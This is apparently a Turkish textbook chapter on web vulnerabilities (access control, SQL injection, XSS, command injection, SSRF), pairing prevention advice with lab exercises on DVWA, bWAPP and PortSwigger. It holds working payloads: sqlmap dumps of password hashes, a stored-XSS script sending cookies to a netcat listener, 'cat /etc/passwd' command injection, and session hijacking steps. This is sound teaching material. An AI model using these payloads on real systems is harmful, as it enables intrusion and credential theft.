Yetki Kontrollerini URL veya İstek Bazında Uygulama: Kullanıcı, URL'leri veya istekleri manipüle ederek farklı kaynaklara ulaşamamalıdır. Örneğin /admin veya /api/admin gibi uç noktalar sadece yönetici rolüne sahip kullanıcılara açık olmalıdır.

Yetki Yükseltme Kontrollerini Yapma: Kullanıcıdan gelen isteklerde **rol tabanlı erişim kontrolü** veya **yetki tabanlı erişim kontrolü** mekanizmaları kullanılmalıdır.

API Güvenliğini Sağlama: API uç noktalarında **kimlik doğrulama** ve **yetkilendirme** zorunlu olmalıdır.

Örnek

```
{
  "role": "user",
  "permissions": ["read"]
}
```

Kullanıcı, admin işlemleri yapmaya çalıştığında sistem bu isteği reddetmelidir.

Düzenli Güvenlik Testleri Yapma: Penetrasyon testleri ve otomatik güvenlik tarayıcıları (Burp Suite, OWASP ZAP) kullanılarak erişim kontrolü açıkları test edilmelidir.

8. Uygulama

İşlem adımlarına göre **Broken Access Control** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Burp Suite uygulamasını çalıştırınız.

2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter** adresini açınız.

3. Adım: ACCESS THE LAB düğmesine basarak laboratuvara giriş yapınız.

4. Adım: FoxyProxy eklentisiyle **Burp** ara sunucusunu aktif hâle getiriniz.

5. Adım: Açılan sayfada adres çubuğunda sona **/admin** yazarak yönetici sayfasına giriş yapmaya çalışınız.

6. Adım: Yönetici sayfasına giriş yapılamadığını görüntüleyiniz.

7. Adım: My account linkine tıklayarak login sayfasını açınız.

8. Adım: Kullanıcı adını **wiener,** şifreyi **peter** yazarak giriş yapınız.

9. Adım: Burp Suite programında Proxy-HTTP history penceresini açınız.


10. Adım: HTTP geçmişinde **/login** URL'sini seçiniz.

11. Adım: Yanıt mesajındaki **Admin=false** çerezini görüntüleyiniz (Görsel 7.29).

Görsel 7.29: Admin=false çerezinin görüntülenmesi

12. Adım: İnternet tarayıcısında **Web Geliştirici Araçları** penceresini açınız.

13. Adım: **Depolama** penceresinde çerezleri görüntüleyiniz (Görsel 7.30).




Görsel 7.30: Depolama penceresinden çerezlerin görüntülenmesi

14. Adım: Admin çerezinin değerini **true** olarak değiştiriniz.

15. Adım: Sayfayı yenileyip **Admin panel** linkine tıklayınız.

16. Adım: Açılan sayfada **Delete** linkine tıklayarak carlos kullanıcısını siliniz (Görsel 7.31).



Görsel 7.31: Kullanıcı silinmesi

7.2.3.3. SQL Injection Zafiyeti

SQL Enjeksiyonu, saldırganların SQL sorgularını manipüle ederek bir veri tabanına yetkisiz erişim sağlamasına neden olan güvenlik açığıdır. Bir web uygulaması, kullanıcı girişleriyle doğrudan SQL sorguları oluşturuyorsa ve bu girişler **doğrulanmadan** veya **filtrelenmeden** kullanılıyorsa saldırganlar zararlı SQL ifadelerini enjekte edebilir.

Örnek

```
<?php
    $username = $_GET['username'];
    $password = $_GET['password'];
     $query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
    $result = mysqli_query($conn, $query);
?>
```

Bu kod, kullanıcının girdiği **username** ve **password** değerlerini doğrudan SQL sorgusuna eklediği için SQL enjeksiyonuna açıktır.

SQL enjeksiyon çeşitleri şunlardır:

Klasik (Error-Based) SQL Enjeksiyonu: Yanıt olarak veri tabanı hata mesajları döndürülerek bilgi sızdırılır.

Örnek

```
' OR 1=1 --
```

Kör (Blind) SQL Enjeksiyonu: Veri tabanı hata mesajı döndürmez ancak TRUE/FALSE cevaplarına göre bilgi sızdırılır.

Örnek

```
' AND (SELECT COUNT(*) FROM users) = 10 --
```

Bu sorgu çalışıyorsa veri tabanında **10** kullanıcı olduğu anlaşılır.

Zaman Bazlı (Time-Based) SQL Enjeksiyonu: Veri tabanı cevap süresi ölçülerek bilgi elde edilir.

Örnek

```
' OR IF(1=1, SLEEP(5), 0) --
```

Sayfa **5** saniye bekliyorsa sorgunun çalıştığı anlaşılır.

SQLi saldırılarını önleme yöntemleri şunlardır:

Hazırlıklı (Parameterized) Sorgular Kullanma: Hazırlıklı ifadeler (Prepared Statements), SQL sorgularında **kullanıcı girişlerini değişken olarak bağlar** ve SQL enjeksiyonunu engeller.

Örnek

```
<?php
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
?>
```

Bu yöntem, giriş değerlerini SQL komutlarından ayırdığı için SQL enjeksiyonunu önler.

Kullanıcı Girişlerini Doğrulama: Girdi uzunluğu sınırlandırılmalıdır. Örneğin kullanıcı adları en fazla 20 karakter olabilir. Yalnızca belirli karakterlere izin verilmelidir. Örneğin kullanıcı adları sadece harf ve rakam içermelidir.

Web Uygulama Güvenlik Duvarı (WAF) Kullanma: Güvenlik duvarları, SQL enjeksiyon saldırılarını engelleyebilir.

Detaylı Hata Mesajlarını Gizleme: SQL hata mesajları kullanıcılara gösterilmemelidir.

Örnek

```
if (!$result) {
    error_log("Database query failed");
    die("Bir hata oluştu.");
}
```

En Az Yetki İlkesini (Least Privilege Principle) Uygulama: Web uygulamalarına root yetkisi verilmemelidir. Örneğin kullanıcıya sadece SELECT, INSERT, UPDATE gibi temel yetkiler verilmelidir.

9. Uygulama

İşlem adımlarına göre **SQL Injection** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Kali Linux sanal makinesini çalıştırınız.

2. Adım: Terminal penceresinde **dvwa-start** komutuyla **Dvwa** web uygulamasını çalıştırınız.

3. Adım: Owasp Zaproxy aracını çalıştırınız.

4. Adım: Zaproxy uygulamasında **Quick start** penceresini açınız.

5. Adım: URL kısmına Dvwa web uygulamasının adresini yazıp **Launch Browser** düğmesine tıklayınız.


6. Adım: Kullanıcı adını **admin**, şifresini **password** yazarak Dvwa sayfasına giriş yapınız.

7. Adım: DVWA Security sayfasında güvenlik düzeyini Low olarak ayarlayınız.

8. Adım: SQL Injection sayfasına giriş yapınız.

9. Adım: User ID kısmına **1** yazarak istek gönderiniz.


10. Adım: Zaproxy uygulamasında yakalanan isteği görüntüleyiniz (Görsel 7.32).



Görsel 7.32: Yakalanan isteğin görüntülenmesi

11. Adım: Terminalde **sqlmap** aracını çalıştırınız (Görsel 7.33).

```
sqlmap -u "<URL>" --cookie="<çerezler>"
```



Görsel 7.33: Çerezlerin görüntülenmesi

12. Adım: Kullanılan veri tabanı yönetim sisteminin MySQL olduğunu gözlemleyiniz (Görsel 7.34).

```
[19:55:56] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.0
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
```

Görsel 7.34: Veri tabanı yönetim sisteminin görüntülenmesi

13. Adım: Terminalde sqlmap aracıyla veri tabanı adını ve tablo isimlerini listeleme komutunu çalıştırınız (Görsel 7.35).

```
sqlmap -u "<URL>" --cookie="<çerezler>" --dbs --tables
```

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Görsel 7.35: Veri tabanının ve tabloların görüntülemesi

14. Adım: Terminalde sqlmap aracıyla users tablosundaki bilgileri listeleme komutunu çalıştırınız (Görsel 7.36).

```
sqlmap -u "<URL>" --cookie="<çerezler>" -D dvwa -T users --dump
```

```
[20:03:28] [INFO] using hash method 'md5_generic_passwd'
[20:03:28] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[20:03:28] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[20:03:28] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[20:03:28] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                         | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-03-22 17:44:58 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-03-22 17:44:58 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-03-22 17:44:58 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-03-22 17:44:58 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-03-22 17:44:58 | 0            |
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
```

Görsel 7.36: Users tablosundaki bilgilerin görüntülenmesi

7.2.3.4. Cross-Site Scripting Zafiyeti

Cross-Site Scripting (XSS), saldırganların bir web sitesine kötü amaçlı JavaScript kodu enjekte etmesine olanak tanıyan güvenlik açığıdır. Bu saldırılar genellikle kullanıcı oturumlarını ele geçirmek, sahte formlar oluşturmak, zararlı bağlantılar yerleştirmek veya kullanıcıları manipüle etmek için kullanılır.

XSS türleri şunlardır:

Saklı (Stored) XSS: En tehlikeli XSS türüdür. Zararlı kod, veri tabanına kaydedilir ve siteyi ziyaret eden tüm kullanıcılara otomatik olarak çalıştırılır.

Yansıtılmış (Reflected) XSS: Kötü niyetli JavaScript kodu, bir bağlantıya gömülerek çalıştırılır. Saldırgan, kurbanı bu zararlı bağlantıya tıklamaya ikna etmelidir.

DOM Tabanlı XSS: JavaScript ile kullanıcı girdisi doğrudan HTML DOM içine işlenirse oluşur. Bu saldırı genellikle innerHTML, document.write() gibi işlevlerle yapılır.

XSS ile yapılabilecek saldırılar şunlardır:

Oturum Çalma: Oturum bilgileri document.cookie ile çalınabilir.

Sahte Giriş Formları: Kullanıcıdan şifre girmesini isteyen sahte formlar eklenebilir.

Keylogger: Kullanıcının klavye girişlerini yakalayan bir JavaScript kodu eklenebilir.

Zararlı Yönlendirmeler: Kullanıcılar sahte sitelere yönlendirilebilir.

XSS saldırılarını önleme yöntemleri şunlardır:

Kullanıcı Girdilerini Filtreleme ve Encode Etme: Girdi içindeki <script>, <img **onerror**=alert(1)> gibi kodlar temizlenmelidir.

PHP'de **htmlspecialchars()** fonksiyonu kullanılabilir:

```
$safe_input = htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');
```

JavaScript'te **textContent** kullanılabilir:

```
element.textContent = userInput;
```

Content Security Policy (CSP) Kullanma: CSP, haricî kaynaklardan gelen JavaScript kodlarının çalıştırılmasını engelleyebilir:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
```

HTTP-Only ve Secure Cookie Kullanma: Oturum çalınmasını önlemek için **HTTP-Only** ve **Secure** bayrakları kullanılmalıdır:

```
setcookie("session", "random_value", [
    "httponly" => true,
    "secure" => true,
    "samesite" => "Strict"
]);
```

XSS ve DOM Zafiyetlerine Yol Açan Kodlardan Kaçınma: Uygulama hazırlanırken **innerHTML** ve **document.write** kodları kullanılmamalıdır. Bu kodların yerine **textContent** veya **setAttribute** kodları tercih edilmelidir.

Kullanıcı Girdilerini Beyaz Listeye Göre Doğrulama: Girdi olarak yalnızca beklenen karakterlere izin verilmelidir. Örneğin sadece harf ve rakamlara izin veren bir PHP kodu şu şekildedir:

```
if (!preg_match("/^[a-zA-Z0-9]+$/", $input)) {
    die("Geçersiz giriş!");
}
```

Güvenlik Duvarı ve WAF Kullanma: Web Application Firewall çözümleri, XSS saldırılarını engelleyebilir.

10. Uygulama

İşlem adımlarına göre **XSS** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Beebox ve Kali sanal makinelerini çalıştırınız.

2. Adım: Kali sanal makinesinde terminal uygulamasını çalıştırınız.

3. Adım: Terminalde **ifconfig** komutuyla Kali sanal makinesinin IP adresini öğreniniz.

4. Adım: Terminalde **Netcat** aracılığıyla 9000 numaralı portu dinleyen ağ bağlantısını başlatınız.

```
nc -nvlp 9000
```

5. Adım: Beebox sanal makinesinde terminal uygulamasını çalıştırınız.

6. Adım: Terminalde ifconfig komutuyla Beebox sanal makinesinin IP adresini öğreniniz.

7. Adım: Beebox sanal makinesinde **bWAPP start** kısayoluyla bWAPP uygulamasını başlatınız.

8. Adım: Kali sanal makinesinde internet tarayıcısını çalıştırınız.

9. Adım: Adres çubuğuna Beebox sanal makinesi bWAPP web sayfasının adresini yazınız.

```
http://<Beebox ip adresi>/bWAPP/
```

10. Adım: Yeni bir kullanıcı oluşturup bWAPP web sitesine giriş yapınız.

11. Adım: bWAPP sitesinde Cross-Site Scripting - Stored (Blog) sayfasına geçiş yapınız.

12. Adım: Yazı kutusuna XSS zafiyetini kullanan kodu yazıp kaydediniz (Görsel 7.37).


```
Test
<script>
    var img1 = document.createElement("img");
    img1.src = "http://10.0.2.15:9000?cookie="+document.cookie;
</script>
```

Görsel 7.37: XSS zafiyetini kullanan kodun yazılması

13. Adım: Beebox sanal makinesinde bee kullanıcı adı ve bug şifresiyle bWAPP web sitesine giriş yapınız.


14. Adım: bWAPP sitesinde **Cross-Site Scripting - Stored (Blog)** sayfasına geçiş yapınız.

15. Adım: **Show all** onay kutusunu seçip, **Submit** düğmesine basarak tüm blogları görüntüleyiniz (Görsel 7.38).



Görsel 7.38: Tüm blogların görüntülenmesi

16. Adım: Kali sanal makinesinde Netcat çıktısını inceleyiniz (Görsel 7.39).



Görsel 7.39: Netcat çıktısı

17. Adım: Kali sanal makinesinde internet tarayıcısını açınız.

18. Adım: bWAPP web sayfasında **Bugs** sayfasını açınız.

19. Adım: İnternet tarayıcısında **Web Geliştirici Araçları** penceresini açınız.

20. Adım: **Depolama** penceresinde çerezleri görüntüleyiniz.

21. Adım: **PHPSESSID** çerezini Netcat aracıyla yakalanan çerezle değiştiriniz.

22. Adım: bWAPP sayfasını yenileyiniz.

23. Adım: Kullanıcının **Bee** olarak değiştiğini görüntüleyiniz (Görsel 7.40).

Görsel 7.40: Kullanıcı değişiminin görüntülenmesi

7.2.3.5. Command Injection Zafiyeti

Command Injection (Komut Enjeksiyonu), bir saldırganın web uygulamalarında doğrudan işletim sistemi komutlarını çalıştırmasına olanak tanıyan güvenlik açığıdır. Bu zafiyet genellikle kullanıcı girdisinin güvenli bir şekilde işlenmemesi ve doğrudan sistem komutlarına dâhil edilmesiyle ortaya çıkar.

Saldırgan, komut enjeksiyonu saldırısıyla şu işlemleri yapabilir:

- Sunucuda komut çalıştırabilir.
- Dosya sistemine erişebilir veya dosya sistemini değiştirebilir.
- Kritik sistem bilgilerini okuyabilir.
- Yetkilendirilmemiş erişim elde edebilir.

Komut enjeksiyonu özellikle **system(), exec(), shell_exec(), popen()** gibi fonksiyonlarla çalıştırılan kodlarda görülür. Kullanıcının girdiği değerler doğrudan işletim sistemi komutlarına eklendiğinde saldırgan zararlı komutları enjekte edebilir.

Örnek

PHP ile bir IP adresine ping atan bir uygulama kodu şu şekildedir:

```
<?php
$ip = $_GET['ip'];
$output = shell_exec("ping -c 4 " . $ip);
echo "<pre>$output</pre>";
?>
```

Kullanıcının ziyaret ettiği URL şu şekildedir:

```
http://example.com/ping.php?ip=8.8.8.8
```

Bu URL, sunucuda şu ping komutuna dönüşür ve çalışır:

```
ping -c 4 8.8.8.8
```

Saldırgan şu girdiyi kullanır:

```
http://example.com/ping.php?ip=8.8.8.8; cat /etc/passwd
```

Komut şu hâle dönüşür:

```
ping -c 4 8.8.8.8; cat /etc/passwd
```

Bu sayede saldırgan, sunucudaki /etc/passwd dosyasını okuyarak sistemdeki kullanıcıları öğrenebilir.

Command Injection ile yapılabilecek saldırılar şunlardır:

- Dosya okuma ve yazma
- Yetkisiz erişim sağlama
- Veri tabanı ve sistem bilgilerini ele geçirme
- Arka kapılar ve kötü amaçlı yazılım yükleme
- DDoS ve spam gönderme

Command Injection saldırılarını önleme yöntemleri şunlardır:

Kullanıcı Girdilerini Filtreleme: Kullanıcıdan gelen veriler yalnızca beklenen formatta kabul edilmelidir. Örneğin bir IP adresi sadece rakam, nokta ve iki nokta üst üste (IPv6 için) içermelidir:

```
if (!filter_var($_GET['ip'], FILTER_VALIDATE_IP)) {
    die("Geçersiz IP adresi!");
}
```

escapeshellarg() veya escapeshellcmd() Kullanma: PHP'de kullanıcı girdisini güvenli hâle getirmek için şu fonksiyonlar kullanılabilir:

```
$ip = escapeshellarg($_GET['ip']);
$output = shell_exec("ping -c 4 " . $ip);
```

Bu sayede **;, &, |, >** gibi tehlikeli karakterler etkisiz hâle getirilir.

Komut Satırı Kullanımını Engelleme: Komut satırı çağıran **system(), exec(), shell_exec()** gibi fonksiyonları mümkünse kullanılmamalıdır. Bunun yerine işletim sistemi çağrısı gerektirmeyen alternatif yöntemler tercih edilmelidir.

Web Uygulama Güvenlik Duvarı Kullanma: Web uygulama güvenlik çözümleri, komut enjeksiyonu saldırılarını engelleyebilir.

Minimum Yetkilendirme İlkesi Uygulama: Web sunucusu, düşük ayrıcalıklı bir kullanıcıyla çalıştırılmalıdır. Apache, Nginx için önerilen güvenli kullanıcı ayarları yapılmalıdır.

11. Uygulama

İşlem adımlarına göre **Command Injection** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Burp Suite uygulamasını çalıştırınız.


2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/os-command-injection/lab-simple** adresini açınız.

3. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.

4. Adım: FoxyProxy eklentisiyle **Burp** ara sunucusunu aktif hâle getiririz.

5. Adım: Açılan sayfada herhangi bir ürünün detay sayfasına gitmek için **View details** düğmesini tıklayınız.


6. Adım: Ürün detayı sayfasında **Check** düğmesiyle stok kontrolü yapınız (Görsel 7.41).



Görsel 7.41: Stok kontrolünün yapılması

7. Adım: Burp Suite uygulamasında **Proxy-HTTP history** penceresini açınız.

8. Adım: Stok sorgulama isteğinin üstüne sağ tıklayarak **Send to Repeater** komutuyla tekrarlayıcıya HTTP isteğini gönderiniz (Görsel 7.42).




Görsel 7.42: HTTP isteği gönderme ekranı

9. Adım: **Repeater** penceresinde HTTP isteğine **whoami** komutunu ekleyerek isteği tekrar gönderiniz (Görsel 7.43).

Görsel 7.43: İsteğin komut eklenerek tekrar gönderilmesi

10. Adım: İstek cevabında komutun başarıyla çalışıp çalışmadığını belirleyiniz.


11. Adım: Komutu **URL encoding** ile kodlayıp isteği tekrar gönderiniz (Görsel 7.44).



Görsel 7.44: Komutun URL encoding ile kodlanarak yeniden gönderilmesi

12. Adım: İstek cevabında komutun parametrelerden kaynaklı çalışmadığını gözlemleyiniz.

13. Adım: Komutu **&whoami #** şeklinde URL encoding ile kodlayıp isteği tekrar gönderiniz (Görsel 7.45).



Görsel 7.45: Komutun URL encoding ile kodlanarak yeniden gönderilmesi

14. Adım: Hedef sistemin kullanıcı adının keşfedildiğini gözlemleyiniz.

7.2.3.6. Server-Side Request Forgery Zafiyeti

Server-Side Request Forgery (SSRF), saldırganın bir web uygulamasını kullanarak sunucuya istek yaptırmasına ve istemcinin doğrudan erişemediği sistemlere ulaşmasına neden olan güvenlik açığıdır. Bu saldırı türü sayesinde saldırgan şu işlemleri yapabilir:

- İç ağdaki servislere erişebilir (örneğin http://localhost, http://127.0.0.1:8080 gibi).
- Yetkilendirilmiş istekler yapabilir (sunucu üzerindeki yetkileri kullanarak).
- Bulut tabanlı servislerde metadata bilgilerini okuyabilir.
- İç sistemlere sızabilir ve saldırı yapabilir.

Bazı web uygulamaları, haricî URL'lere istek yapmak için kullanıcılardan URL alır ve bu URL'yi sunucu üzerinden çağırır. Bu işlem doğru şekilde filtrelenmezse saldırgan, istenmeyen sistemlere istek göndermek için bu mekanizmayı kullanabilir.

Örnek

PHP kodu, bir URL'deki içeriği **file_get_contents()** fonksiyonuyla çeker:

```
<?php
$url = $_GET['url'];
$data = file_get_contents($url);
echo $data;
?>
```

Saldırgan şu URL'yi kullanarak iç ağdaki servisleri keşfedebilir:

http://example.com/ssrf.php?url=http://localhost:8080/admin

